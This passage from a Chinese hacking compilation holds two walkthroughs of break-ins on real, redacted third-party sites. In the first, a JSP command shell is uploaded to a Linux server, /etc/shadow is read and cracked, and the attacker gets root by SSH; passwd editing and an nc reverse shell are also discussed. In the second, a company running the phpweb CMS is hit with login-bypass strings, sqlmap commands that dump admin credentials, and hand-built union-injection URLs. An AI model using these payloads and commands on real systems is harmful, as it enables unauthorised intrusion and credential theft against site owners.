

图　3-3-5

发现各种不能错误，怎么办，手头上没有别的 jsp 马了，jsp 也不像 asp,php 那样可以用菜刀连接。难道就这样放弃了？容我也学 AV 大神看段 av，来跟烟缓缓，缓过神来我们先试试最简单的 jsp 来句 helloworld 看行不行，如图 3-3-6：

图　3-3-6

传上去试试，如图 3-3-7：



图　3-3-7

可以执行，既然这样，我们是不是可以通过 jsp 来执行命令？先 nmap 扫下系统版本发现是 linux 的，如图 3-3-8：



图　3-3-8

百度下 jsp 怎么调用系统命令，为了不传太多文件到服务器，我们现在本地搭建一个 jsp 服务器，然后来执行 jsp，看能不能达到效果。环境搭好了，来测试下百度来的代码，搜索出的代码几乎都是：

```
<%try {
Runtime run = Runtime.getRuntime();
run.exec("要执行的命令");
} catch (IOException e) {
}%>
```

但是貌似不能执行。怎么办？继续找。

终于找到一段能用的，而且还是带界面的，如图 3-3-9：



图　3-3-9

个人感觉还挺好用的。有了一个类似 shell 的东西，我们就可以做很多事了。Whoami 一下，如图 3-3-10：

图　3-3-10

好吧，傻人有傻福，直接 cat /etc/shadow，如图 3-3-11：



图　3-3-11

到 cmd5 上解下，或者可以自己用 john the ripper 等跑 linux hash 的软件跑，如图 3-3-12：



图　3-3-12

题外话：本来的想法是想直接 echo 账号信息到 passwd 和 shadow 文件的，这样我们就省去了破解 hash 了，但是由于这个 jsp 文件把>>，>重定向符号也当作字符串，所以没办法写进去，在后来有了 root 密码后想试试能不能写，是可以写了，但是连不上，不懂为甚，这方法之前看到时候自己本地试的时候是可行的，不懂为甚，求大神解释。后来还想过 nc 反弹 shell，本地用这个 jsp 文件表示可行，但是到目标服务器上就不行了，弹不回来，估计不是同个 vlan。

题外话说完了，继续，求助了下土豪，有了 root 密码直接 ssh，如图 3-3-13：



图　3-3-13

（全文完）责任编辑：桔子

第 4 节　PHPWEB 拿下某科技公司实例

作者：呆呆的骗子大婶

来自：听潮社区 - Listen Tide

网址：http://team.f4ck.org/

打开网站如图 3-4-1：



图　3-4-1

从首页看到是标题栏母版页外加 flash，稍微有经验的应该可以判断出网站应该是用的某开源 CMS，直接右键看 HTML 源代码，在某个 div 标签中看到有菜单栏的 href 的连接，可以大致看到网站的几个主要目录，如图 3-4-2：

```
<div class="mainmenuiner">

<a href="index.php" target="_self" class="menumain">网站首页</a>

<a href="page/html/company.php" target="_self" class="menumain">公司简介</a>

<a href="news/class/" target="_self" class="menumain">新闻动态</a>

<a href="product/class/" target="_self" class="menumain">产品展厅</a>

<a href="page/join/advantage.php" target="_self" class="menumain">招商加盟</a>

<a href="job/index.php" target="_self" class="menumain">诚聘英才</a>

<a href="page/contact/contact.php" target="_self" class="menumain">联系我们</a>
```

图　3-4-2

从目录似乎大致可以判断出是 phpweb 的 cms，毕竟网上用它的也不在少数，搞多了自然感觉就来了，为了进一步证实我的猜想，直接操御剑扫敏感目录，如图 3-4-3：

ID	地址	HTTP响应
1	http://www[redacted]com/admin.php	200
2	http://www[redacted]com/index.php	200
3	http://www[redacted]com/logout.php	200
4	http://www[redacted]com/Admin.php	200
5	http://www[redacted]com/config.inc.php	200
6	http://www[redacted]com/member/login.php	200
7	http://www[redacted]com/member/post.php	200
8	http://www[redacted]com/member/index.php	200

图　3-4-3

根据敏感文件可以确认就是 phpweb 的 cms。

phpweb 注入点一：

admin.php 后台验证文件 post.php 存在验证漏洞，可以注入数据库而绕过后台登陆验证进入后台，后台万能密码：admin' or '1'='1（账号与密码相同）这里直接打开后台页面尝试万能密码登录，居然没报错也没有绕过验证，如图 3-4-4：

图　3-4-4

不报错也没有绕过验证的原因是因为’号在数据库中被闭合了，很多时候要提交一些非法字符来判断 SQL 查询是否被过滤，这里在后面多加个’号，在数据库查询语句时找不到与之闭合的’，即可报错，如图 3-4-5：

图　3-4-5

从图中的报错信息可以发现，在 user 表单里的数据被带入数据库查询，SQL 语句为：select*from 866_base_admin where user='admin'or'1'='1''，最后的’当然是无法被闭合的了，在报错注入中，诸如像%、’这类的特殊符号只要代码没过滤都是会报错回显的，如图 3-4-6：

图　3-4-6

从报错来看我们知道了 SQL 查询语句，当条件为真时即绕过了登陆界面，并且 SQL 语句里# 是注释的作用。因此我们可以提交’or 1=1#。这样查询条件为真，不管后面还有什么条件都被注释掉了，即可直接绕过后台登陆验证。

这里不嫌麻烦的话可以手工一个一个内容的去爆数据，用工具当然是可以的，直接提交 POST 请求给工具进行检测，我建议 POST 注入方式的话用胡萝卜或 SQLMAP，这俩工具是比较强大的，我用 kail 下的 SQLMAP，前几天就有人在问 POST 注入点怎么用 SQLMAP 注入法？

下面就来科普一下吧，打开后台登陆页面 admin.php，在账号表单处随意输入内容，密码也随意，再打开当前浏览器的本地代理和 Burp Suite，默认端口为 8080，再点击“管理员登录”截取当前发送出去的数据包，如图 3-4-7：



图　3-4-7

Burp Suite 里抓取的数据称为 POST 数据包，把里面的数据复制到一个 txt 文件中，如图 3-4-8：



图　3-4-8

保存为 pentest.txt，再放到 kail 里的相应目录里面。一个强大的注入工具光有 GET 注入当然是不行的，SQLMAP 是集合了 GET、POST、cookie 注入于一体的自动化注入工具，在使用工具前大家不妨去试着自己手工注入一下，这样掌握的不仅仅是渗透技术。

在 kail 里打开 SQLMAP，输入如下命令开始爆库：

```
sqlmap -r /root/Desktop/cookie/pentest.txt -v 1 --dbs
```

回车后会有一些提示，都直接 yes 下去，当 SQLMAP 检测到 user 表单存在 SQL 注入漏洞时会显示深绿色的 MySQL 大致版本号，如图 3-4-9：



图　3-4-9

最后确认 user 表单存在注入漏洞后，提示你是否对其他表单参数进行注入，如图 3-4-10：



图　3-4-10

这里既然有了 user 表单，就没必要测试其他参数了，输入 N 后读出数据库和服务器环境，如图 3-4-11：



图　3-4-11

好吧，OK，就科普到这了，后面的一笔带过，会 SQLMAP 的都懂的，发现当前权限很低，不过有 information_schema 库，这样至少不用去猜数据表了：

```
sqlmap -r /root/Desktop/cookie/pentest.txt -v 1 --tables-D “a0430130759”
```

爆数据表

这里查询到 a0430130759 数据库的管理员表名为 866_base_admin

爆表的列名

```
sqlmap -r /root/Desktop/cookie/pentest.txt -v 1 --columns-T “866_base_admin” -D “a0430130759”
```

列名如图 3-4-12：



图　3-4-12

直接从中筛选出 user、password 来爆字段内容：

```
sqlmap  -r  /root/Desktop/cookie/pentest.txt -v 1 --dump-C "user,password" -T "xx_base_admin" -D "a0430130759"
```

结果如图 3-4-13：

图　3-4-13

phpweb 注入点二：

除了上面的后台 POST 注入，phpweb 还存在两个文件的 get 注入，分别为：

```
http://www.xxxx.com/news/class/index.php?page=1&catid=0&myord=uptime%27%20or%20%271%27=%272%27&myshownums=&showtj=&showdate=&author=&key=
http://www.xxxx.com/product/class/index.php?page=1&catid=0&myord=uptime%27%20or%20%271%27=%272&myshownums=&showtj=&author=&key=
http://www.xxxx.com/news/class/index.php?page=1&catid=0&myord=uptime&myshownums=99999999%27%20or%20%271%27=%272&showtj=&showdate=&author=&key=
http://www.xxxxx.com/product/class/index.php?page=1&catid=0&myord=uptime&myshownums=99999999%27%20or%20%271%27=%272&showtj=&author=&key=
```

如图 3-4-14：



图　3-4-14

经过测试发现 URL 连接中如下三个参数存在 GET 注入：

```
[0] place: GET, parameter: key, type: Single quoted string (default)
[1] place: GET, parameter: showtj, type: Single quoted string
[2] place: GET, parameter: myord, type: Unescaped numeric
```

我们用手工注入的方式来进行暴库：

先尝试第一个 GET 注入点，由报错可知查询语句为，如图 3-4-15：

```
select * from 866_news_con where iffb='1' and catid!='0' order byuptime desc limit 0,20
```



图　3-4-15

所以我们提交

```
http://www.xxxx.com/news/class/index.php?page=1&catid=0%27%20and%20ord(mid(version(),1,1))>51%23
&myord=uptime&myshownums=&showtj=&showdate=&author=&key=
```

在 URL 输入框中%20 代表空格，%27 代表’号，%23 代表#号。我们提交的 ord(mid(version(),1,1))>51,意思为查询数据库的版本号，并且提取版本号的第一个字符，转换成 ASCII 值和 51 进行比较，我们可知数字 3 的 ASCII 码值为 51。所以返回正常页面说明后台数据库为 MySql，版本大于 4.0 支持联合查询，如图 3-4-16：

图　3-4-16

然后修改 uptime 来够着语句查询字段数:http://www.xxxx.com/news/class/index.php?page=1&catid=0&myord=1%23&myshownums=&showtj=&showdate=&author=&key=逐步增加&myord 后面的值，发现当提交&myord 为 52 的时候返回正常页面，&myord 为 53 时返回错误页面。说明联合查询的字段数为 52，如图 3-4-17，图 3-4-18：

图　3-4-17

图　3-4-18

构造联合查询语句，查看哪个字段可以回显我们提交的查询结果，如图 3-4-19：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52%23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

可知字段 6 可以显示我们查询的结果：

图　3-4-19

因此我们构造语句利用 version()、database()、user()函数来查询数据库版本号、当前使用数据库和当前用户，如图 3-4-20~图 3-4-22：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select1,2,3,4,5,versio(),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52%23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select1,2,3,4,5,database(),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52%23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select1,2,3,4,5,user(),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52%23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

图　3-4-20

图　3-4-21

